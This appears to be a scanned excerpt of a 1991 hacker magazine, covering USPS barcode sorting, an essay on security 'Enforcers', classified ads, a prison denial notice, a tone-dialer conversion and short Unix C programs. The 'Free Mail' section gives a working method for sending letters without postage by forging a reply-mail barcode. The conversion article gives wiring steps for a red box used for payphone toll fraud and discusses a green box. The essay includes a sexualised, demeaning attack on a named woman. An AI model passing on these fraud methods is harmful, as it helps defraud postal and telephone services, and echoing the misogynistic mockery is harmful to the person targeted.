POSTNET

The Postal Numeric Encoding Technique (POSTNET) is a bar code system initiated in 1983 to help accelerate the sorting of letter mail by automated equipment. The term "POSTNET" refers to a bar code which represents either a five digit ZIP code, or a nine digit ZIP + 4 code. POSTNET is most often preprinted on business or courtesy reply mail by businesses. POSTNET can also be jet sprayed on envelopes that are processed by an Optical Character Reader (OCR) machine.

This POSTNET encodes 11953-0752.

POSTNET consists of a combination of 22 long bars and 30 short bars. The 52 bars encode a nine digit ZIP + 4 code plus a checksum number. Learning to read POSTNET is easy for anyone familiar with binary. The first and last bars (always long) are guide bars, and play no part in determining the encoded ZIP + 4. Each group of five bars after the first guide bar represents one ZIP + 4 number. The group consists of a combination of two long bars and three short bars. The position in the group has a corresponding value. The values from left to right are 7-4-2-1-0. A ZIP + 4 number is obtained by adding the values of the positions containing the two long bars. The only special case is when the added values equal eleven. In this case, the number represented is zero. POSTNET also includes a checksum number at the end for the purpose of error detection. You can determine what the checksum number should be by adding the numbers of your ZIP + 4. The last digit of the resulting sum, when subtracted from 10, will yield the checksum number. For instance, if your ZIP + 4 is 11953-0752, then the sum is 1+1+9+5+3+0+7+5+2=33, the last digit of the sum is 3, and the checksum is 10-3=7.

The USPS encourages companies to preprint the ZIP + 4 POSTNET on business reply mail by offering reduced postage rates. The advantage of using POSTNET is not only in savings but in speed. Letter mail that uses POSTNET is processed faster and more accurately than mail which does not use POSTNET.

MARK

The MARK facer-canceler serves three purposes: 1) It cancels and postmarks letter mail; 2) It arranges letters so that they all face in the same direction; 3) It separates POSTNET letter mail from mail that does not use POSTNET.

The MARK utilizes fluorescent and phosphorescent detectors that enable it to detect the presence of minute traces of phosphor on stamps, pre-stamped postcards or envelopes, and meter marks. The MARK is also capable of detecting preprinted Facing Identification Marks (FIM).

FIM

Open any magazine and you will find business reply mail cards inside. Nearly every card will contain a FIM. These six-

line bar codes are much taller than POSTNET, but not nearly as wide. They are located at the top of the card, just left of the postage area. The MARK recognizes four types of FIMs:

FIM A

Letter uses POSTNET, and needs postage. Used for courtesy reply mail.

FIM B


Letter does not use POSTNET, and does not need postage. Used for business reply mail.

FIM C

Letter uses POSTNET, and does not need postage. Used for business reply mail.

FIM D

Letter does not use POSTNET, needs postage, and is OCR readable. Used for courtesy reply window envelopes.



Business reply mail that uses FIM B or FIM C (indicating that no postage is necessary) must also use these horizontal bars to indicate that USPS must collect postage from the business to which the mail is addressed. The horizontal bars are located on the right hand side of the cards, and allow clerks to easily spot these cards in a tray full of other letters.

The MARK first checks to see that a letter has postage (stamp, meter mark, or FIM). After passing this test, the letter is then cancelled, postmarked, and directed to one of eight bins based upon the orientation of the letter and the presence of POSTNET. Four of the eight bins are for POSTNET letter mail, while the other four bins are for mail that does not use POSTNET. Each group of four bins accepts letters according to their orientation. Because letters can enter the machine right side up, upside down, backwards, or forwards, the MARK must have a bin for every possible orientation.

The MARK also utilizes a ninth bin for letters that are rejected by the machine for lack of postage. For example, if a letter does not have postage, and the letter does not have FIM B or FIM C (indicating that no postage is necessary), then the letter will end up in the reject bin. Sometimes letters that do have legitimate postage may end up in the reject bin. If a stamp is not placed in the upper right hand corner of an envelope, then the MARK's sensors may not detect the phosphor, and the letter will be rejected. A clerk manually goes over all of the rejected letters individually to determine why they were not processed.

LSM

The Letter Sorting Machine (LSM) was first used by the USPS in the late 1950's. The huge semiautomatic beast requires a group of operators to sit in front of twelve consoles while letters are zipping by at a rate of one per second. The machine automatically positions a letter in front of an operator, who then has one second to key in the first three digits of the ZIP code. The letter is then whisked away to one of several hundred bins according to the keys that were depressed. If an operator fails to key in anything then the letter will go to a reject bin and will eventually be fed back into the LSM. If an operator happens to key in the wrong

code, then a slight possibility exists that the misguided letter will be caught by a clerk before it is shipped. Otherwise, the letter will be delivered to that location, wherever it may be, and will eventually be delivered back again.

LSM places a marker on the back of every letter that is processed. The marker consists of two alphanumeric symbols. The first symbol is always a letter ranging from A to Z. The second symbol is either a letter ranging from A to C, or a number ranging from 1 to 9. The marker can therefore be one of 319 possibilities. The marker may also be one of several different colors, although the color does not indicate any useful information. According to USPS LSM operators, the marker indicates which console processed the letter. However, this information is fairly useless because we still do not know which specific LSM processed the letter. The USPS uses hundreds of LSMs nationwide, and each of those LSMs has twelve consoles. I am uncertain how to translate a specific marker into a specific console, nor do I understand why the marker can be one of 319 possibilities if there are only twelve consoles.

BCS

The Bar Code Sorter (BCS) processes POSTNET letter mail. The BCS is therefore limited to sorting only business reply mail and other high volume mail which incorporates the POSTNET. At a sorting rate of ten letters per second, the BCS is considered slightly faster than your average clerk. The letters must be properly positioned and fed into the machine manually by an operator. This is accomplished by stacking trays of letters received from the MARK onto a feeder unit. The operator does not have to properly position each letter because the letters received from the MARK are already facing the same way.

MLOCR

The Multiline Optical Character Reader (MLOCR) is the latest and most advanced machine in the USPS letter sorting arsenal. This million-dollar monster is capable of reading all of the lines that comprise a letter's address. It then takes this information and compares it against its own internally stored address directory. Finally, an appropriate POSTNET is jet sprayed on the letter so that it can be further processed by a BCS. The purpose of the MLOCR is therefore to spray POSTNET on letters that do not use POSTNET, so that they can be processed by a BCS.

The advantage of the MLOCR is that it can determine an address even if parts of the address are illegible, incorrect, or missing. For instance, if someone forgets to include a ZIP code, or uses the wrong ZIP code by mistake, then the MLOCR can still determine the correct ZIP code by comparing the street, city, and state with its own address directory. It will then spray the letter with the correct ZIP + 4 code (the MLOCR will always try to spray the letter with a ZIP + 4, even if the letter uses a five digit ZIP code).

Early OCRs could only read type or clearly printed handwriting. In the near future, however, the MLOCR will recognize script as well. The MLOCR is capable of reading the address even if it is skewed (i.e. printed at an angle). The MLOCR does not have the capability of knowing whether or not a letter already has POSTNET, nor can it sort mail according to POSTNET. Therefore, it is possible to receive a letter that has two overlapping POSTNET bar codes.

Like the BCS, the MLOCR only accepts trays of properly positioned machinable letters that must be fed into the machine manually by an operator.

Mail Hacks

There are at least three things that everyone familiar with the USPS would

like to do: 1) Mail letters for free; 2) Get their letters delivered quicker; 3) Find out why it takes so long for their letters to arrive.

Free Mail

It is not difficult for someone to mail a letter for free. It is, however, extremely difficult to mail many letters for free. The USPS is always looking out for mail fraud, and has an entire agency devoted to just this task. Even if a good mail hack works once, it is not likely to work if used repeatedly. Therefore, if you are reading this article with the intent of saving money by tricking the USPS and mailing letters for free, then you would do better to give up now before you are busted. Of course, anyone with even the slightest iota of curiosity would want to know some of the methods.

Perhaps one of the oldest scams in the book is to switch the destination address with the return address and mail the letter without postage. The USPS will then return the letter to its "sender" for postage. Of course, the USPS is not that stupid, and this trick rarely works for nonlocal mail.

A much better mail hack would be to use a laser printer to print a FIM B on an envelope. The MARK will then treat this letter like a business reply mail card, and will not reject it for lack of postage. Of course, the problem with this technique is that a mail carrier will almost certainly notice the missing postage before the letter even gets to a MARK. Therefore, you would have to bundle this letter with another letter that has postage, place the letter with postage on top of the illegitimate letter, and use a rubber band to bundle them together. The mail carrier will not disturb this bundle. Eventually, the bundle will reach a General Mail Facility (GMF) where clerks quickly separate bundles on a conveyor belt. It is extremely unlikely that they will notice the illegitimate letter at this point. From the conveyor belt, the letter will journey to the MARK. Once the MARK processes the letter, it is unlikely that anyone will notice the missing postage until the letter reaches its destination. The final obstacle is the mail carrier that will physically deliver the letter to its destination. At this point, the letter is postmarked, so one can only hope that the mail carrier is not too nosy.

Fast Mail

Getting your letters mailed quickly is a much better hack than trying to mail your letters for free. Not only is it legal but the results are guaranteed.

Normally, a letter reaches a MARK where it is processed and sent to an MLOCR. If the address on the envelope is readable by the MLOCR, then it is jet sprayed with a POSTNET and sent to a BCS. Otherwise, the letter is rejected and sent to an LSM. The one thing you really want to avoid is having your letter processed by an LSM. The operators who run these machines are notorious for keying in the wrong code, causing your letter to journey out of its way to strange and exotic parts of the country. Never write the address on your envelope in script unless you want to delay your letter.

One way you can get your letters processed quicker is to have your letters skip some of the steps in the sorting process. The method involves using a laser printer to print a FIM A and a POSTNET on an envelope. The FIM A will instruct the MARK to treat the envelope as courtesy reply mail. The MARK will look for postage, which you have thoughtfully provided, and then send the letter into a bin with all of the other POSTNET mail. This mail will then be placed in a tray and sent directly to a BCS, skipping the MLOCR and completely avoiding the LSM.

By using POSTNET, you are taking advantage of the same multimillion dollar equipment that is used by businesses.

Another advantage to using this method is that your letter will be processed entirely by machines. From the moment your letter enters the MARK until the moment it leaves the BSC, no clerk will see your letter. In addition, the USPS will be pleased with your creative use of their multimillion dollar machinery.


Snail Mail

Now that you know what happens to your letter when you mail it, you can use this information to determine why it takes so long for your own mail to arrive. The next time a letter comes in the mail, analyse it for telltale USPS markings that may give you insight into how the letter was processed. If the letter has POSTNET on it, then you know that the letter was processed by an MLOCR and a BCS. You can then read the POSTNET to make sure that it represents your ZIP code. If the POSTNET is incorrect then that would certainly explain why your letter was delayed. You should also flip the letter over and look for LSM markers. You should not see any more than one or two markings. If the back of your letter is covered with them, then you know that your letter probably had quite a journey whipping back and forth around the country before it reached you. Keep in mind that it is not unusual for a letter to be processed by both a BSC and an LSM. Not all GMFs use the same machinery, and the average clerk can screw up any letter, even if it is processed by machines.

Further Reading


For those of you who are interested in learning more about POSTNET and the machines that process mail, we suggest that you obtain *A Guide to Business Mail Preparation*. The pamphlet is produced by the USPS (Publication 25) and is available free-of-charge to all business customers. You can request a copy through the mail by writing to this address:

Marketing Department
Regular Mail Services Division
U.S. Postal Services Headquarters
475 L'Enfant Plaza SW, Room 5541
Washington D.C., 20260-6336



We designed the FIM A and the POSTNET on this envelope using standard desktop publishing software. A laser printer was used to print the two barcodes on the prestamped envelope. If we ever decide to mail this letter, it should get back to us with all of the speed afforded to courtesy reply mail.

This information was obtained from *A Guide to Business Mail Preparation* (Publication 25). Use these diagrams to design your own FIM and POSTNET.



PSYCHOLOGY IN THE HACKER WORLD

by Condor Woodstein

We are all descended from a successful tribe of 15 to 30 hunter-gatherers, so it is no surprise that we fall into categories. Mythologists call them archetypes: the Orphan, the Warrior, the Wanderer, and so on. The Enforcer is an archetype, a genetic personality type that exists in every society.

At its most extreme, the enforcement personality is a paranoid schizophrenic, unable to distinguish friend from foe. In America, these types are (ideally) ferreted out by Internal Investigations. In other places, these crazies rule the nation.

First and foremost, Enforcers are convinced of the rightness of their ideas. Philosophical doubts are unheard of. If the legislature were to make hard-boiled eggs illegal, Enforcers would pursue people who sell and consume hard-boiled eggs with the same vigor now devoted to hackers. In this sense, the Enforcer actually shows an amazing elasticity of belief. The mere passage of a bill into law will re-organize the thinking of the Enforcer.

As a corollary, the Enforcer is incapable of learning from experience. No matter how often a belief is proved wrong by physical evidence, the Enforcer claims that better equipment or tougher laws will solve the problem.

William J. Cook is the federal prosecutor who busted Shadowhawk and who stopped the presses at *Phrack*. He told the tale of how he nailed Shadowhawk in a magazine called *Security Management*. Reading this periodical provides an insight into the mental mechanisms of the Enforcer.

"Uncovering the Mystery of Shadowhawk," by William J. Cook appeared in the May 1990 issue. Cook explains how the hacker got into NATO, Air Force, and AT&T computers and then says, "Shadowhawk's method of operation was based less on genius and more on using passwords, user tips, and hacking techniques learned from hacker bulletin boards."

The above is an example of *denial of genius*. As a programmer, you know that other programmers do things well that you do not and vice versa. You have no problem admitting that someone else is smarter than you. This is impossible for the Enforcer. It is easy to take Cook's statement and make it into a Nazi refutation of Relativity: "Einstein's theories are based less on genius and more on Newton's calculus, Maxwell's physics, and tensor algebra learned from other mathematicians."

"Doing Time on the Telephone Line," by Langford Anderson was published in the February 1990 issue of *Security Management*. Anderson is the communications director of The Communications Fraud Control Association in McLean, Virginia. In outlining the many ways that telephone companies are cheated out of their revenues, he explains the "code calling" fraud, perpetrated on AT&T by trucking companies. "The caller

would ask the operator to place a collect call for Fred P. Jones III. The call would be refused, but the name was a code that let the company know a driver has half a load in Nashville en route to Kansas City. This would go on 24 hours a day, seven days a week, and the cost in AT&T operator time was incredible."

This is an example of denial of opportunity. AT&T defined its own system. Yet by taking advantage of that system, these trucking companies committed "fraud" in the eyes of the Enforcer.

It is also an example of *tunnel vision.* Trucking companies were not the only ones who benefited from this insight. Salesmen calling home, college kids, millions of people took advantage of this loophole in AT&T policies. The fact that AT&T survived suggests that these costs were already built into the phone rates. Perhaps we are to believe that this activity leapt into sudden existence in 1970 and only divestiture saved the company.

Yet another example of this *tunnel vision* comes from Brian D. Costley's "Cracking Down on the New Safecracker." No, it isn't a reincarnation of Richard P. Feynman, it's an autodialer that can spin 230,000 combinations in 30 hours. The article surrounds an ad for combination locks by Sargent and Greenleaf, the company that employs Costley. This blatant example of feathering one's own nest is lost on the Enforcer who passively accepts the offerings of any authority figure. Simple arithmetic would indicate that the S&G dual-dial combination locks are only a bigger, not impenetrable, barrier. It is almost humorous that the S&G ad relies on registered trademark phrases: "spy-proof" and "manipulation-proof." (Think of how cool it would be to nail a sign to your home that says "Windsor Castle (r).")

Despite the image of the Enforcer who is dedicated to facts (promulgated by police procedural mysteries), the truth is that at some point, the belief structures of the enforcer can only be protected by vagueness.

An example of this *denial of objective reality* can be found in "Defending Against Virus Attacks," by Raymond G. Kammer, the deputy director of the National Institute of Standards and Technology. The article appeared in the May 1990 issue of *Security Management.*

How does one defend against viruses? No answer is given. The article alludes to private sector solutions, but none is named. The article describes committees, studies, and news releases. In response to the Internet Worm (he calls it a "virus"), the NIST worked with the Department of Defense and the National Security Agency. Rather than create computer programs, they created another committee which in turn warned computerists about the Columbus Day Virus of 1989 but failed to provide any products.

For many Enforcers, this divorce from reality eventually manifests itself as *paranoia.* A perfect example of the denial mechanisms involved comes from "Headache for the Host" by Darlene M. Tester, *Security Management,* January 1990. The article is a complaint against "a new protocol in data processing — file transfer from PC to host." The author also says, "A thorn in the side of the software industry has been

public domain software.... In the past, these software packages have been available through PC network bulletin boards and pirate data reproduction services.... File transfer protocols are entering this sector of the software industry.... Unlike other public domain packages, this software comes under the guise of a different name — 'nonpublic domain' software."

Tester's solutions to the threat of file transfer protocols are to forbid users from mounting such software. Failing that, if users are actually permitted to load programs, then the system administrator must "print a hardcopy of the protocol and review it for logic bombs or time bombs." If she can read hex code that well, I admit she is smarter than I'll ever be.

Projection and transference are psychological mechanisms that manifest themselves strongly in neurotic individuals. Tester uses the phrase "fairy tale existence" and accuses unnamed persons of claiming that unnamed security people are "paranoid."

Continuing not to name names, Tester alludes to "name-brand protocol systems" that are safe and reliable, but doesn't name any. Tester closes her article with the paranoiac's manifesto: "Host systems have a good safety record. That safety record must be maintained at all costs." Would Tester draw the line at executing one Eskimo in ten if it meant that mainframes would be safe from viruses? You can gauge the level of *reality denial* by considering that, as a woman, Tester is a "host." She fears "mounting," "penetration," and "infection" and in fact, "has a headache." If she would face these fears, they wouldn't appear in her technical essays.

You can see from these examples that the Enforcer is a terrible servant and a fearful master. Only the strongest judicial and constitutional restraints will protect America from these deluded individuals.

2600 has meetings in New York and San Francisco on the first Friday of every month from 5 pm to 8 pm local time. See page 41 for specific details.

2600 marketplace

2600 MEETINGS. First Friday of the month at the Citicorp Center--from 5 to 8 pm in the lobby near the payphones, 153 E 53rd St., NY, between Lex & 3rd. Come by, drop off articles, ask questions. Call 516-751-2600 for more info. Payphone numbers at Citicorp: 212-223-9011, 212-223-8927, 212-308-8044, 212-308-8162. **Meetings also take place in San Francisco at 4 Embarcadero Plaza** (inside) starting at 5 pm Pacific Time on the first Friday of the month. Payphone numbers: 415-398-9803,4,5,6.

WANTED: Schematics and data kits for telephone line voice scramblers. Prefer digital units using DES encrypt/decrypt algorithm. Code key must be user changeable from exterior of unit. Please send price/details to A.G. Morris, PO Box 4682, Long Beach, CA 90804-4682.

SPY SHOP CATALOGUE: Packed with equipment, items, personal and privacy protection surveillance transmitters in kit form, telephone taps, bugs, stun guns, room monitors, decoding devices, analyzers, covert tracking systems, defense sprays, caller ID, people tracers - find anyone anywhere! Detection systems, tap trap, voice changers, scramblers, secure phones, and much more. Send $5 check or money order to: Bug Busters, PO Box 978, Dept. 2-6, Shoreham, NY 11786. FAX 516-929-0772.

WILL PAY $10,000 for "mind radio" computer program and schematics. Call Mike at 212-533-4351.

KNOW WHO'S CALLING! The Call Identifier has the answer. Displays caller's phone number when your phone rings. Stores phone numbers with date and time of call. $79.95. $10 **off** for 2600 subscribers. Surveillance-Countersurveillance equipment catalog $5. Miniature Surveillance Transmitter Kits $39.95 ppd. Voice changers, scramblers, vehicle tracking, bug and phone tap detectors, books, videos, etc. E.D.E., PO Box 337, Buffalo, NY 14226. (716) 691-3476.

CAN SUPPLY software and computer hardware of any kind below wholesale prices. I am looking for sales people. If you can find me buyers, I will work out a percentage. Would like to correspond with hackers in Switzerland, Germany, Japan, and France. Anybody with access to stealth bomber technology or access to Los Alamos National Laboratory in New Mexico and/or Lawrence Livermore Labs in San Francisco. K. Henderson, PO Box 265, Agoura Hills, CA 91301. 818-889-8361.

THE LITTLE BLACK BOOK OF COMPUTER VIRUSES. The first book on how to write them! 190 pgs, soft cover, with full IBM PC source code. $14.95 postpaid, or ask your local bookstore to order it. (ISBN 0-929408-02-0) American Eagle Publications, Box 41401, Tucson, AZ 85717.

TECHNICAL SURVEILLANCE COUNTERMEASURES, communications engineering services. Ross Engineering, Inc., 7906 Hope Valley Court, Adamstown, MD 21710. 800-US-DEBUG.

COCOTS FOR SALE: Perfect working condition, removed from service. Credit card only type, has card reader built into unit. DTMF, 12 number speed dial. $80 each plus $15 shipping. Call or write for info. Bill Rogers, 2030 E. Charleston Blvd., Las Vegas, NV 89104. 800-869-8501, (702) 382-7348.

TAP BACK ISSUES, complete set Iss 1-91, high quality, $50. SASE for index, info on other holdings. Robert H., 1209 N 70th, Wauwatosa, WI 53213.

TAP BACK ISSUES, complete set Vol 1-91 of QUALITY copies from originals. Includes schematics and indexes. $100 postpaid. Via UPS or First Class Mail. Copy of 1971 Esquire article "The Secrets of the Little Blue Box" $5 & large SASE w/52 cents of stamps. Pete G., PO Box 463, Mt. Laurel, NJ 08054. We are the Original!

Marketplace ads are free to subscribers! Send your ad to: 2600 Marketplace, PO Box 99, Middle Island, NY 11953. Include your address label. Ads may be edited or not printed at our discretion. Deadline for Winter issue: 1/15/92.

MORE EXCITING PRISON NEWS

PUBLICATION DENIAL NOTIFICATION

TITLE OF PUBLICATION 2600 Hacker Quarterly Spring 1991 V8 N1

The above publication has been reviewed and denied in accordance with Section 3.9 of the TDCJ Rules and Regulations for the reason(s) checked below:

- ☐ (a) Publication contains contraband.
- ☐ (b) Publication contains information regarding the manfacture of explosives, weapons or drugs.
- ☐ (c) Publication contains material that a reasonable person would construe as written solely for the purpose of communicating information designed to achieve a breakdown of prisons through inmate disruption such as strikes or riots.
- ☒ (d) A specific factual determination has been made that the publication is detrimental to prisoner's rehabilitation because it would encourage deviate criminal sexual behavior.
- ☐ (e) Publication contains material on the setting up and operation of criminal schemes or how ro avoid detection of criminal schemes by lawful authorities charged with the responsibility for detecting such illegal activity.

REMARKS Pages 4, 5, 7, 9, 31, 33, 36 and 37 contain information on infecting computers with viruses. Page 40 contains information on misusing telephone equipment to make illegal calls.
(Does not qualify for clipping.)

If there is a desire to appeal the rejection of the aforementioned publication, this may be accomplished by writing to the Director's Review Committee, P.O. Box 99, Huntsville, Texas 77340. The appeal must be mailed so as to arrive at the Texas Department of Criminal Justice, Institutional Division, within two (2) weeks of the date shown below.

MAIL SYSTEM COORDINATORS PANEL

October 8, 1991
Date

2600 Magazine
Publisher / Sender

P O Box 752
Address

Middle Island NY 11953-0752
City, State, Zip Code

Our magazine has been called just about everything under the sun, but this is a new one on us.

more conversion tricks

by DC

The Radio Shack red box conversion is the greatest example of a remarkable coincidence that I have ever come across. The fact that the timing of the microprocessor inside the device and the tone pair for the DTMF asterisk when sped up creates a nearly perfect quarter tone sequence is beyond luck. The entire conversion is poetry. Thanks for the great work, Noah Clayton.

Being that the tone dialer itself is such a nice product (I believe it is, feature for feature, the best product Radio Shack has to offer, considering most of what Radio Shack has to offer sucks and is overpriced anyway) I didn't want to just convert mine into a red box. I wanted to have the red box tones as well as the dialer capabilities. Since reading the conversion article in the Autumn 1990 issue of *2600*, I have come across a file explaining how to make the conversion but incorporating a switch to select between the two different frequency crystals, enabling both touch tones and a red box. One thing I didn't like about the file's design is that it had wires coming out of the back of the unit to the two crystals and the switch which were all epoxied together to the back of the unit. Ugly. I managed to fit everything neatly inside the unit.

The first thing I did was file the lip on the bottom of the 6.5536 Mhz crystal flush with the rest of its case to give it a lower profile. Looking at the circuit board with the battery compartment towards you, I removed the screw on the upper left-hand side near the two solder pads and diode and put the crystal in that area. I also reduced the solder on the lower pad to make the slightest bit more room for the crystal. I soldered one lead of the 6.5536 Mhz crystal (extended with a piece of wire) to one lead of the 3.579545 Mhz crystal. I then soldered the other lead to the top leg of the SPDT switch and glued the crystal in place with some super glue. I then desoldered the other leg of the 3.579545 Mhz crystal and jumpered it to the bottom leg of the SPDT switch. Finally, I soldered a jumper from the middle leg of the switch to the lead into the microprocessor (the lead that one leg of the 3.579545 Mhz crystal was desoldered from). I cut a slot in the side of the two halves of the case (the side opposite the ON/OFF and DIAL/STORE switches) and glued the switch in place. It works like a charm.

The 6.5536 Mhz crystal can also be ordered from Radio Shack, by the way, for $4.95 each. I wouldn't mention this if it weren't for the fact that Fry's Electronics wanted to charge me eight bucks shipping and handling alone on a cash order.

I also discovered that the tone dialer can be converted to generate the green box "coin return" tone. Replacing the 3.579545 Mhz crystal with one that has a value close to 4.1521 Mhz (the calculated value) will cause the pound (#) key to generate frequencies close enough to the 1100 and 1700 Hz green box tones (1091 and 1713 in actuality). Making this mod to the dialer wouldn't suffice because you would still need a way to generate either 2600 Hz or 900+1500 Hz (the "operator release" signal) in order to send the green box tones. If someone can figure out how to incorporate all needed green box tones into the dialer, I would like to hear about it. It would be a nice complement to the red box.

Readers: Please send us your experiences and experiments to share.

useful unix programs

by Marshall Plann

THIS PROGRAM LETS YOU SEE WHAT ANY WORD WILL LOOK LIKE AFTER IT'S CRYPTED. THIS IS PARTICULARLY USEFUL FOR THE NEXT PROGRAM.

```
#include <pwd.h>

main(argc,argv)
int argc;
char *argv[];
{
   if (argc>2)
      printf("%s\n",crypt(argv[1],argv[2]));
   else if (argc>1)
      printf("%s\n",crypt(argv[1],"hi"));
}
```

THIS PROGRAM WILL ALLOW YOU TO LOCK UP ANY TERMINAL ON A UNIX SYSTEM UNTIL THE SECRET WORD IS ENTERED. IN THIS CASE, THE SECRET WORD IS DOG. THE WORD IS LISTED IN ENCRYPTED FORM, OTHERWISE ANYONE LISTING YOUR PROGRAM WOULD BE ABLE TO SEE IT.

```
/*
save this as "secret.c" and
type "make secret" or "cc secret.c -o secret"
to compile.
*/

#include <stdio.h>
#include <sys/ioctl.h>
#include <signal.h>
#include <pwd.h>

main(argc,argv)
int argc;
char **argv;
{
   struct sgttyb basic;
   short flags;
   char str[32];
   int i;

   /* ignore all interrupts that may try
      to mess up this program like ^C ^Z */
   for(i=1;i<33;signal(i++,SIG_IGN)) ;

   /* shut off echo and receive key strokes
      as they are hit from the terminal */
   ioctl(fileno(stdin), TIOCGETP, &basic);
   flags = basic.sg_flags;
   basic.sg_flags |= CBREAK;
   basic.sg_flags &= ~ECHO;
   ioctl(fileno(stdin), TIOCSETP, &basic);

   do {
      /* prompt for the input */
      fprintf(stdout,"Enter Secret Word>");
